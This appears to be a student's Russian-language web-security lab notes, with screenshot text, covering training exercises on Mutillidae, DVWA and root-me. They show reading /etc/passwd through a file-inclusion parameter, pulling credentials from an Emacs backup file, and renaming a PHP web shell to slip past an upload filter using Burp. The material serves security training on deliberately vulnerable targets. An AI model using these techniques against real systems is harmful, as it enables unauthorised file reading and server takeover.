## OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2017 ▶

OWASP 2013 ▶

OWASP 2010 ▶

OWASP 2007 ▶

Web Services ▶

HTML 5 ▶

Others ▶

Documentation ▶

Resources ▶



Donate

Want to Help?

YouTube

Video Tutorials

### Login

 Back  Help Me!

Hints and Videos

Please sign-in

Username

Password

Login

Dont have an account? [Please register here](#)

- OWASP 2017 -> A7 Cross Site Scripting -> Reflected (First Order) -> Text File Viewer  
<http://192.168.56.11/mutillidae/index.php?page=text-file-viewer.php>

192.168.56.11/mutillidae/ × +

← → ↻ 🏠 192.168.56.11/mutillidae/index.php?page=text-file-viewer.php

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install juice-sh...

## OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: samurai (Carving for)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2017 ▶

OWASP 2013 ▶

OWASP 2010 ▶

OWASP 2007 ▶

Web Services ▶

HTML 5 ▶

Others ▶

Documentation ▶



Resources ▶

Donate

Want to Help?

YouTube

### Hacker Files of Old

 Back  Help Me!

Hints and Videos

Take the time to read some of these great old school hacker text files. Just choose one form the list and submit.

Text File Name

View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

Text File Name

Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991) ▾

View File

For other great old school hacking texts, check out <http://www.textfiles.com>.

File: <http://www.textfiles.com/hacking/atms>

With the North American continent the being the worlds biggest consumer of goods and services liquidity of the banking system has become an important factor in our everyday lives. Savings accounts were used by people to keep money safe and used by the banks to provide money for loans. However, due to 'Bankers Hours' (10 AM to 3 PM) it was often difficult for people to get access to thier money when they needed it.

The banking system then created the Checking Account system. This system allowed people to have much easier access to thier money. Unfortunately the biggest drawback of this system is that people can not manage thier own money and accounting procedures. Millions of times each day throughout the North American continent people are writing checks for more money than they have in thier savings accounts. This drawback also causes the already-backed up judicial system to become backed up further. The banking system soon reacted to this problem by producing 'check verification' methods to prevent people from forgery, and overdrawing from thier accounts.

"Money makes the world go 'round" and there are many different ways to make this world spin. Today we have checking accounts, credit cards, travelers checks, and the most 'liquid' form of money: cash. Cash transactions are untrackable and widely accepted, so I feel the "Paperless Society" will never happen. Automated Teller Machines provide consumers with 24-hour access to cash-sources. By simply inserting a plastic card into the machine and keypadding-in the owners' "account password", you can access the owners bank account and receive cash in-hand. This file will explain some details of the automated tellers and the plastic card used by the Teller-system.

- Log out и повторим ...

192.168.56.11/mutillidae/ x +

← → ↻ 🏠

🔒 192.168.56.11/mutillidae/index.php?page=text-file-viewer.php

📄 ☆

Kali Linux 🍷 OWASP Juice Shop 🍷 Kali Tools 🍷 Kali Docs 🍷 Kali Forums 🍷 Kali NetHunter 🍷 Exploit-DB 🍷 Google Hacking DB 🍷 OffSec 🍷 vagrant install juice-sh...

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2017 ▾  
OWASP 2013 ▾  
OWASP 2010 ▾  
OWASP 2007 ▾  
Web Services ▾  
HTML 5 ▾  
Others ▾  
Documentation ▾  
Resources ▾

Donate

Want to Help?

  
Video Tutorials

Back

Help Me!

Hints and Videos


Take the time to read some of these great old school hacker text files.  
Just choose one form the list and submit.

Text File Name 


View File

For other great old school hacking texts, check out <http://www.textfiles.com/>.

File: <http://www.textfiles.com/hacking/atms>  
With the North American continent the being the worlds biggest consumer of goods and services liquidity of the banking system has become an important factor in our everyday lives. Savings accounts were used by people to keep money safe and used by the banks to provide money for loans. However, due to 'Bankers Hours' (10 AM to



- Подгрузка со стороннего ресурса  
пробуем подменить на /etc/passwd



#### File: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

- видим, что сработало ...

## Задание\_4:

( \*) Протестируйте эффективность механизмов защиты в проекте dvwa уровня сложности medium. Каким образом можно обойти данную защиту?

- Переходим на вкладку «**Upload**», и загружаем шелл, который использовали на низком уровне безопасности.
- Запускаем Burp Suite
- Получаем ошибку в загрузке файла .jpg «**Your image was not uploaded**»
- Меняем расширение и название файла на «**Shell.php**». Жмем кнопку «**Forward**» и переходим на страницу

## Задание\_5:

( \*) <https://www.root-me.org/en/Challenges/Web-Server/Remote-File-Inclusion>. Решите данное задание.

## Задание\_6:

( \*) Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти задания: <https://portswigger.net/web-security/all-labs#directory-traversal>

## Заметки

### Глоссарий

- **/var/log/apache2/access.log** — файл-журнал веб-сервера Apache2. В каждую строку записывается один запрос к веб-серверу.
- **/proc/self/fd** — подкаталог, содержащий одну запись на каждый файл, который в данный момент открыт процессом. Имя каждой такой записи соответствует номеру файлового дескриптора и является символьной ссылкой на реальный файл (как и в случае с `exe`). Так, 0 — это стандартный ввод, 1 — стандартный вывод, 2 — стандартный вывод ошибок и т. д.
- **black SEO** — способы продвижения страниц в топ поисковой выдачи, связанные с нарушениями правил, установленных системами. Пример — скрытый текст, наполненный огромным количеством поисковых запросов.

## Урок / методичка:

### Задания предыдущего урока :

доделал задания ...


### Задание\_4:

( \*) Решите задание <https://www.root-me.org/en/Challenges/Web-Server/Backup-file>.

The screenshot shows a web browser window with the address bar displaying `challenge01.root-me.org/web-serveur/ch11/`. The page title is "Authentication v 0.00" and it features a login form with fields for "Login" and "Password", and a "connect" button. Below the page, the browser's developer tools are open, showing the HTML source code. The code includes an external stylesheet, an iframe for an external header, and a form with the following structure:


```
<html> <overflow>
<head></head>
<body> <scroll>
  <link id="s" rel="stylesheet" property="stylesheet" type="text/css" href="/template/s.css" media="all">
  <iframe id="iframe" src="https://www.root-me.org/?page=externe_header">
    >#document
  </iframe>
  <h1>Authentication v 0.00</h1>
  <form action="" method="post">
    Login
    <br>
    <input type="text" name="username">
    <br>
    <br>
    Password
    <br>
    <input type="password" name="password">
```

- пользователь: **username** / пароль: **password** ??? не получилось ...



Пробует через backup files:

- Популярный текстовый редактор Emacs в процессе работы создаёт копию файла с тильдой (~) на конце, пробуем скачать файл **index.php~**  
<http://challenge01.root-me.org/web-serveur/ch11/index.php~>



challenge01.root-me.org/web-serveur/ch11/index.php~

Kali Linux OWASP Juice Shop Kali Tools Kali Docs vagrant install juice-sh... Kali Forums Kali NetHunter Exploit-DB Google Hackin

# Root Me

## Authentication v 0.00

Login

Password

connect

```
File Actions Edit View Help
GNU nano 7.2 Downloads/index.php~
<?php
$username="ch11";
$password="OCCY9AcNm1tj";


echo '
<html>
<body>
<h1>Authentication v 0.00</h1>
';

if ($_POST["username"]!=" " && $_POST["password"]!=""){
    if ($_POST["username"]=$user && $_POST["password"]=$password)
    {
        print("<h2>Welcome back {$row['username']} !</h2>");
        print("<h3>Your informations :</h3><p>- username : $row[username]</p><br />");
        print("<h3>To validate the challenge use this password</b>");
    } else {
        print("<h3>Error : no such user/password</h2><br />");
    }
}

echo '
<form action="" method="post">
Login&nbsp;<br/>
<input type="text" name="username" /><br/><br/>
Password&nbsp;<br/>

```

```
$username=="ch11";
$password=="OCCY9AcNm1tj";
```



challenge01.root-me.org/web-serveur/ch11/index.php

Kali Linux OWASP Juice Shop Kali Tools Kali Docs vagrant install juice-sh... Kali For

# Root Me

## Authentication v 0.00

### Welcome back !

To validate the challenge use this password

Login

Password

## Задание\_5:

( \*) Решите задание File Upload из проекта DVWA на уровне сложности Medium так, чтобы получить шелл на исследуемом ресурсе.

- <http://192.168.56.11/dvwa/login.php>



user: admin / password: password

- <http://192.168.56.11/dvwa/security.php>

The screenshot shows the DVWA Security page. The sidebar on the left contains links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security (highlighted), PHP Info, and About. The main content area is titled 'DVWA Security' and includes a 'Security Level' section. The security level is currently 'medium'. Below this, there is a list of four security levels: 1. Low, 2. Medium, 3. High, and 4. Impossible. The 'Medium' level is selected in a dropdown menu, and a 'Submit' button is next to it. The 'PHPIDS' section is also visible, describing the PHP-Intrusion Detection System.

- <http://192.168.56.11/dvwa/vulnerabilities/upload/>

Загружаем шелл, получаем ошибку:

The screenshot shows the DVWA File Upload vulnerability page. The sidebar on the left contains links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (highlighted), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area is titled 'Vulnerability: File Upload'. A red error message states: 'The PHP module GD is not installed.' Below this, there is a form to upload a file. The form has a 'Browse...' button, a 'No file selected.' message, and an 'Upload' button. A red error message below the form states: 'Your image was not uploaded. We can only accept JPEG or PNG images.' The 'More Information' section provides links to external resources.

- Расширение шелл меняем на .jpg

```
cp shell1.php shell1.jpg
```



Firefox (Foxit Proxy) for Burp Suite

